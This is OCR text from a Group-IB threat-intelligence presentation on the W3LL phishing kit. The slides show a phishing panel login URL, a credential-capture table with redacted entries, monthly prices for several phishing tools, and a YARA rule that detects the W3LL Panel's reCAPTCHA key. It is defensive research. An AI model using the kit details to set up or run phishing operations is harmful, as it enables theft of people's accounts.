
GROUP-IB



4. ACCOUNT COMPROMISE 6/9


4. ACCOUNT COMPROMISE 7/9

GROUP-IB



4. ACCOUNT COMPROMISE 8/9

https://phishing-website.com/OV6/admin/login



4. ACCOUNT COMPROMISE 9/9

GROUP-IB

Invalid Account

Show 10 entries Search:

Email	Password	User Agent	IP
[redacted]	DFSFSFSDFSDF	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0	[redacted]
[redacted]	INVALID	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0	[redacted]

Showing 1 to 2 of 2 entries Previous 1 Next

All Visit

Show 10 entries Search:

Description
IP Address: [redacted] Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0 Date: Sat Aug 14, 2021 1:04 am
IP Address: [redacted] Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0 Date: Sat Aug 14, 2021 1:03 am
IP Address: [redacted] Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0 Date: Sat Aug 14, 2021 1:02 am

Showing 1 to 3 of 3 entries Previous 1 Next

5. ACCOUNT DISCOVERY 1/1

$550 / 3 Months

$200 / Month


6. IMPACT 1/4

GROUP-IB

Data Theft	Fake Invoice	Service Impersonation	CEO Fraud	Malware

6. IMPACT 2/4

GROUP-IB



6. IMPACT 3/4

GROUP-IB

CONTOOL

$550 | $200 / Month

DICE

$150 / Month

O

th

OREDIR

$320 / Month

PEREV

$200 / Month

r

/ Month

SMS Sender

$120 / Month

W3LL Panel

$500 | $150 / Month

W3LL

Redirect

$ 0 | $5 / Month

W3LL Sender

$6 - $90 / Month

WWE/P

$70 / Month

WPV

$100 / Month

XTRAXTOR

$50 / Month

ZMAV

$50 / Month

$500k+

6. IMPACT 4/4

GROUP-IB

```
rule w3ll_phishing_recaptcha
{
 meta:
     description = "The reCAPTCHA page used by the W3LL Panel."
 strings:
     $a = "6Lcf2-EhAAAAAAb4lCjGZLljSQMQ9lL7LxhkWGBN"
 condition:
     all of them
}
```


GROUP-IB
With great power
comes great responsibility.

https://www.group-ib.com/media-center/press-releases/w3ll-phishing-report/

GROUP-IB


Anton Ushakov

Deputy Head of Cybercrime
Investigations Department, Europe

Martijn van den Berk

Threat intelligence
analyst

@veryberrycherry



PREVENTING AND RESEARCHING CYBERCRIME SINCE 2003

GROUP-IB.COM
INFO@GROUP-IB.COM
GROUP-IB.COM/BLOG
+65 3159 37 98

LINKEDIN FACEBOOK TWITTER INSTAGRAM